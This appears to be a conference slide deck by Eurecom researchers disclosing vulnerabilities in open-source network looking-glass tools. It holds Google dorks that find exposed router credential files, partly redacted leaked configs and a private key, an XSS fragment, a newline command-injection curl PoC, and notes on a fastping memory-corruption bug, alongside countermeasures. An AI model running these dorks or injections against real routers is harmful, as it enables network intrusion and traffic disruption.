

# Through the Looking-Glass, and what Eve found there

<http://www.s3.eurecom.fr/lg/>



Luca 'kaeso' Bruno <lucab@debian.org>,  
Mariano 'emdel' Graziano <graziano@eurecom.fr>

# About us

---

- S3 group at Eurecom (FR) - **System security**
  - Embedded systems
  - Networking devices
  - Critical infrastructures
  - Memory forensics
  - Malware research



# Outline

---

- Motivations
- Intro to looking glasses
- Threats
- Vulns & incidents
- Countermeasures

# Motivations – how this started

---

- Picture yourself as a newbie cyber-criminal looking for the next target
  - Aim: critical infrastructure
  - Impact: worldwide
  - Skill level: low
  - Goal: break havoc

# Motivations – how this started

---

- Picture yourself as a newbie cyber-criminal looking for the next target
  - The **Internet**
  - Impact: worldwide
  - Skill level: low
  - Goal: break havoc

# Motivations – how this started

---

- Picture yourself as a newbie cyber-criminal looking for the next target
  - The **Internet**
  - Traffic **routing across ASes**
  - Skill level: low
  - Goal: break havoc

# Motivations – how this started

---

- Picture yourself as a newbie cyber-criminal looking for the next target
  - The **Internet**
  - Traffic **routing across ASes**
  - **Basic web skills**, google dorks, etc...
  - Goal: break havoc

# Motivations – how this started

---

- Picture yourself as a newbie cyber-criminal looking for the next target
  - The **Internet**
  - Traffic **routing across ASes**
  - **Basic web skills**, google dorks, etc...
  - Gaining access to **BGP routers**



# Motivations – how this started

---

- Picture yourself as a newbie cyber-criminal looking for the next target

A good candidate:

**LOOKING-GLASS**


# Outline

---

- Motivations
- **Intro to looking glasses**
- Threats
- Vulns & incidents
- Countermeasures

# The Internet


- A network of networks, glued by BGP



[http://www.caida.org/research/topology/as\\_core\\_network/2014/](http://www.caida.org/research/topology/as_core_network/2014/)

# One routing-table, many routing-tables

- BGP is worldwide, each AS routing table is a (partial) **local view**
- What you see depends on where you are



<http://blog.thousandeyes.com/4-real-bgp-troubleshooting-scenarios/>

# Connectivity troubleshooting

---


- NOC tools for troubleshooting:
  - Distributed BGP probes, eg. [RIPE Labs](#)
  - Private shells exchange, eg. [NLNOG](#)
  - Limited [web-access to routers](#), ie. via looking-glasses

# What's in a looking glass

---

- A simple '90s style web-script:
  - Usually PHP or Perl
  - Single file, can be dropped in webroot
  - Direct connection to SSH/telnet router console
  - Cleartext config file (ie. credentials)

# How does it work



# How does it look like

---


## Looking Glass

---

| Type of Query  | Additional parameters | Node                          |
|--|-----------------------|-------------------------------|
| <input type="radio"/> bgp  |                       |                               |
| <input type="radio"/> bgp advertised-routes                                  |                       |                               |
| <input type="radio"/> bgp summary  | <input type="text"/>  | <input type="text" value=""/> |
| <input checked="" type="radio"/> ping  |                       |                               |
| <input type="radio"/> trace  |                       |                               |
| <input type="button" value="Submit"/>   <input type="button" value="Reset"/> |                       |                               |

---

Disclaimer: All commands will be logged for possible later analysis and statistics. If you don't like this policy, please disconnect now!

Please email questions or comments to 



# Where to get it

---

- Focus on **open-source** most common ones:
  - **Cougar LG** (Perl)
  - **Cistron LG** (Perl)
  - **MRLG** (Perl)
  - **MRLG4PHP** (PHP)

# Outline

---

- Motivations
- Intro to looking glasses
- **Threats**
- Vulns & incidents
- Countermeasures

# Targeting humans

---

- Assume **bug-proof** software
- Humans can still mis-deploy it, and forget to:
  - Enable CGI/mod\_php/mod\_perl
  - Protect config files
  - Protect private SSH keys

**Exposed routers credentials**

# Targeting the web-app

---

- Assume some **minor** bugs may exist in the web frontend
- Pwn the LG web interface:
  - Improper escaping
  - XSS/CSRF/etc.

Cookie stealing for other web services

---

# Targeting the server

---

- Assume some **medium** severity bugs may exist in the whole package
- Pwn the host through LG:
  - Embedded third-party tools
  - Forked/modified modules

Escalate to the hosting server

---

# Targeting the router

---

- Assume **important** bugs may exist in the backend
- Pwn the router through LG:
  - Missing input escaping
  - Command injection to router
  - Known bugs in router CLI

**Escalate to router administration**

---

# Targeting the Internet

---

- Assume you **control** multiple routers in multiple ASes
- Pwn the Internet:
  - Reroute/blackhole local traffic
  - Announce bogus BGP prefixes

Chaos ensues :)

# Outline

---

- Motivations
- Intro to looking glasses
- Threat model
- **Vulns & incidents**
- Countermeasures



# Web issues

---

- Exposed Credentials:
  - Stored in cleartext: IPs, usernames and **passwords**
  - **Configuration files** at known URLs
- Cookie Stealing:
  - **XSS** vulnerabilities in LG, to target other web-apps

# Web Misconfigurations

---

- Google Dorks for login credentials:
  - Find LG configuration files
  - Examples:
    - *"login" "telnet" inurl:lg.conf*
    - *"login" "pass" inurl:lg.cfg*

# Google Dorks – Exposing conf files

---

inurl:lg.conf "telnet"

**Web** Maps Video Immagini Shopping Altro ▾ Strumenti di ricerca

5 risultati (0,16 secondi)

**lg.conf(5)**  
[www.shrubbery.net/rancid/man/lg.conf.5.html](http://www.shrubbery.net/rancid/man/lg.conf.5.html) ▾ Traduci questa pagina  
and programs needed within these, such as **telnet(1)**, are located. Its value is set by configure. Should it be necessary to modify PATH, note that it must include ...

**lg.log ./as.db ../[REDACTED]logo.gif [REDACTED] Looking Glass favicon ...**  
[\[REDACTED\]lg/cgi-bin/lg.conf](#) ▾  
... analysis and statistics. If you don't like this policy, please disconnect now! On  
**telnet://[REDACTED].v3.[REDACTED].1@[REDACTED].20.1 telnet://[REDACTED].v3.[REDACTED].1@[REDACTED].19.254.**

# Google Dorks – Exposing conf files


```
← → ↻ [redacted]lg/cgi-bin/lg.conf
<?xml version="1.0" encoding="ISO-8859-1" ?>
<!-- $Id: lg.conf,v 1.9 2004/01/25 20:19:45 cougar Exp $ -->
<LG_Conf_File>
  <LGURL></LGURL>
  <LogFile>lg.log</LogFile>
  <ASList> ./as.db</ASList>
  <LogImage Align="center" Link="http://www.[redacted]">../[redacted]
  <HTMLTitle>[redacted] Looking Glass</HTMLTitle>
  <Favicon>favicon.ico</Favicon>
  <ContactMail>backbone@[redacted]</ContactMail>
  <RSHCmd>/usr/bin/rsh -l lg</RSHCmd>
  <HTTPMethod>POST</HTTPMethod>  <!-- use "GET" if you like to
  <Timeout>25</Timeout>
  <Disclaimer>All commands will be logged for possible later analys
  <SecureMode>On</SecureMode>

  <Router_List>

<!-- [redacted] (AS [redacted]) Looking Glass -->

  <Router Name="[redacted]">
    <URL>telnet://[redacted]:v3[redacted]1@[redacted]20.1</URL>
  </Router>
  <Router Name="[redacted]">
    <URL>telnet://[redacted]:v3[redacted]1@[redacted]19.254</URL>
  </Router>

</Router_List>
</LG_Conf_File>
```



## Index of /lg/cgi-bin

- [Parent Directory](#)
- [favicon.ico](#)
- [lg.cgi](#)
- [lg.conf](#)
- [lg.log](#)

# Default config paths

---

- Example from Cougar LG root directory:

```
as.txt  CHANGELOG  communities.txt  COPYING  favicon.ico  
lg.cgi  lg.conf    makeaslist.pl  makedb.pl  README
```

- So just crawl for it:

`$BASE_LG_URL/lg.conf`

# Best Practices :)

---

README sometime mentions them:

```
21 Then copy the lg.pl, lg.cfg and lg.html.inc files to a subdirectory on
22 your webserver. Make sure that those files are readable by your webserver,
23 and that lg.pl is also executable. Make sure there is NO WORLD READ ACCESS
24 on the lg.cfg file since it contains YOUR CISCO PASSWORD (hope you get it)..
25
26 Because your Cisco password is in the configuration file, it is preferable
27 to run this script on a web server where noone else has access to - not
28 the virtualhosting server for all your customers...
29
```

...still, we've found **about 35 exposed cases!**

# Exposed Source Code

← → ↻ lg.cern.ch/lgform.cgi

```
$rtrdb = $LG_ROUTERDB;
} else {
  $rtrdb = "$SYSCONFDIR/router.db";
}

if (! -f $rtrdb) {
  my(@dirs, $dir);
  # if the router.db file does not exist, try to compile the list from
  # the rancid group router.db files.
  local(*DIR);
  if (! opendir(DIR, $LOCALSTATEDIR)) {
    dolog(LOG_ERR, "ERROR: couldn't read $LOCALSTATEDIR: $!\n");
  } else {
    while ($dir = readdir(DIR)) {
      next if ($dir =~ /^(\/|\.\.\/|\.\.\/ssh|CVS|bin|etc|logs|util)$/);
```

In use LG

← → ↻ www.noc.garr.it/lg.php

```
else:
$command = "sh ".$query." ".$para; (Hopefully) non-working LG
endif;

if (getenv("REQUEST_METHOD") != "POST"):
$command = "";
endif;
$command = str_replace("\n", "Not Valid", $command);
$command = substr($command, 0, 60);
$command = $command."\n";
```

# Exposed Private SSH Keys

---

- Default path for SSH keys ([CVE-2014-3929](#)) in Cougar LG
- Where are SSH private keys stored?  
lg.conf:18 → `/var/www/.ssh/private_key`



# Exposed Private SSH Keys

```
www.██████████.lg/.ssh/id_dsa
-----BEGIN DSA PRIVATE KEY-----
██████████BuwIBAABKgQDC72plimrjWYXs8hJqyju3Vy0ZqfMuQIB10A+██████████
██████████
leZreIXI1Polji0+imvt9+gM2nzZcmdg1jK+Fq+WRNWCErTmi0aaVG91DwIVANpR
inNVUF2ZG3ah9U██████████
cIVcF7RJ8jc3j8OUC6wlleoO6hkBqbjveRwkj4Vya8qKo3wLYDv██████████
██████████
kiTsm2kCgYBermXmdvZDPT6vSO2fUjVlxIKv+Ujk9wWddqnbRVRful2H6CLWHP3x
██████████p9OG/Xm██████████it8W4RqjplgFrO3LgtoK6
j1RCnRRCE5YpUSClq6JyBS+pySDoEmMCjztDX28g2QYxkh1██████████
-----END DSA PRIVATE KEY-----
```



## Index of /lg/.ssh

|  | <a href="#">Name</a>             | <a href="#">Last modified</a> | <a href="#">Size</a> | <a href="#">Description</a> |
|--|----------------------------------|-------------------------------|----------------------|-----------------------------|
|  | <a href="#">Parent Directory</a> |                               | -                    |                             |
|  | <a href="#">id_dsa</a>           | 03-Jul-2008 11:11             | 668                  |                             |
|  | <a href="#">id_dsa.pub</a>       | 03-Jul-2008 11:11             | 615                  |                             |
|  | <a href="#">ssh_config</a>       | 03-Jul-2008 11:11             | 1.2K                 |                             |

Apache/2.2.14 (Ubuntu) Server at ██████████ Port 80

# First steps into the web

---

- No CAPTCHA anywhere!
- This eases attacker's work:
  - Automated resource mapping (ping-back and conf dumping)
  - Automated command injection
  - Automated attacks from multiple AS (if bugs are found)

# XSS

---


- XSS in <title> via "addr" parameter ([CVE-2014-3926](#))
- LG maybe are not worthy web targets...
  - But [other NOC services](#) often are under the same-origin domain!

# XSS – for the lulz!

## Looking Glass

| Type of Query                               | Additional parameters           | Node      |
|---|---------------------------------|-----------|
| <input type="radio"/> bgp                   |                                 |           |
| <input type="radio"/> bgp advertised-routes |                                 |           |
| <input type="radio"/> bgp summary           | 8.8.8.8</TITLE></head><body><sc | EDGE1-TC1 |
| <input type="radio"/> ping                  |                                 |           |
| <input checked="" type="radio"/> trace      |                                 |           |

|



# Router Command Injection

---

- What if you can run whatever CLI command you want?
  - [CVE-2014-3927](#) in MRLG4PHP
- 'argument' parameter issue
  - HTML escape != sanitization
- Let's look at the code (mrlg-lib.php:120)

# Router Command Injection

```
106     else $argument = trim ($_REQUEST["argument"]);
```

```
120     $command = $request[$requestid]["command"] . (!empty ($argument) ? (" " . safeOutput ($argument)) : "");
121     global $socket_timeout;
122     $link = fsockopen ($address, $port, $errno, $errstr, $socket_timeout);
123     if (!$link)
124     {
125         printError ("Error connecting to router");
126         return;
127     }
128     socket_set_timeout ($link, $socket_timeout);
129     $username = $router[$routerid]["username"];
130     if (empty ($username)) fputs ($link, "{$username}\n");
131     fputs ($link, "{$password}\nterminal length 0\n{$command}\r");
132     // let daemon print bulk of records uninterrupted
133     if (empty ($argument) && $request[$requestid]["argc"] > 0) sleep (2);
134     fputs ($link, "quit\n");
```

```
28 function safeOutput ($string)
29 {
30     return htmlentities (substr ($string, 0, 50));
31 }
```

# Router Command Injection - PoC

---

- From HTTP to router CLI,  
just adding newlines :)

```
curl --data \  
'routerid=10  
&requestid=50  
&argument=8.8.8.8%Adate%Aexit%A'
```

# Remote Memory Corruption

---

- Sometime LG ships with embedded third-party binaries
  - [CVE-2014-3931](#) in MRLG (fastping SUID bin)
- ICMP echo reply is used without proper validation
  - fastping.c:546  

```
Riempie_Ritardi( *((long *)&(icp->icmp_data[8])) , triptime );
```
- Let's have a look at the code



# Remote Memory Corruption

---

```
// #### Stampa il ritardo del pacchetto ricevuto
Riempie_Ritardi( *((long *)&(icp->icmp_data[8])) , triptime );
```

```
870 /* Inserisce nel vettore ritardi il RTD di ogni pacchetto*/
871
872 void Riempie_Ritardi ( long indice, long ritardo )
873 {
874     /* controllo se e' presente un fuori sequenza */
875     if ( indice < prec)
876     {
877         fuoriseq++;
878         //printf("%ld\n",fuoriseq);
879     }
880 }
881
882 prec=indice;
883
884 //printf("%ld\n",indice);
885 ■ ritardi[indice]=ritardo;
886
887
888 }
```

# Exploitation notes

---

- 3<sup>rd</sup>-party, probably not commonly deployed
  - WONTFIX by upstream
- Time-dependent...
  - But you get host time in ICMP echo request!
- Every ICMP reply can overwrite one long word in memory...
  - And you have 100 probes on every try

# Talking about network design

---

- Routers admin consoles needlessly exposed over **globally routable** interfaces

```
# nmap -q -O -sV -p22,23
Nmap scan report for sp-core-01-tengige0-0-0-0-2.
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      Cisco SSH 2.0 (protocol 2.0)
23/tcp    open  telnet   Cisco ASR 9010 router telnetd

Device type: router
Running: Cisco embedded
OS CPE: cpe:/h:cisco:asr_9010_router
OS details: Cisco ASR 9010 router
Service Info: OSs: IOS, IOS XR; Device: router; CPE: cpe:/o:cisco:ios,
cpe:/h:cisco:asr_9010, cpe:/o:cisco:ios_xr:3
#
```

# Outline

---

- Motivations
- Intro to looking glasses
- Threat model
- Vulns & incidents
- Countermeasures

# Code-wise

---

- Understand that exposing **router consoles** to the **web** with **hardcoded credentials** can be dangerous!
- Review all critical web-services written during the ~~wild-west~~ '90s

# Deployment-wise

---

- Prefer a dedicated read-only router-server as LG endpoint
- Check if your private files are reachable over the web (LG config, SSH keys)
- **Double check your web server config!**  
(vhost vs. default docroot)

# Administration-wise

---

- Setup proper ACL on your routers
- Use strong, unique passwords
- Put admin and out-of-band services in **private** VLANs and subnets!

# Recap

---

- Best-practices are often disregarded
- Unaudited, old, forgotten code often sits in critical places
- Attackers go for the weak links...
  - and escalate quickly!

Internet core is fragile

---



# Fin

---

Thank you for listening!



Thanks to all the members of [NOPS](#) team, who helped in bug-finding

# Backup – router CLI escalation

---

- Cracking Cisco weak hashes
  - Type-0, Type-5, Type-4 ([cisco-sr-20130318-type4](#))
- Exploiting CLI bugs
  - Cisco, AAA Command Authorization by-pass ([cisco-sr-20060125-aaatcl](#))
  - Juniper, Unauthorized user can obtain root access using CLI ([JSA10420](#))
  - Juniper, Multiple privilege escalation vulnerabilities in Junos CLI ([JSA10608](#))

# Backup – reported incidents

---

| <i>Vulnerabilities</i>      | <i>Affected ASes</i> |
|-----------------------------|----------------------|
| Exposed configuration files | 28                   |
| Remote command injection    | 12                   |
| Misconfigured CGI           | 4                    |
| Exposed SSH private keys    | 2                    |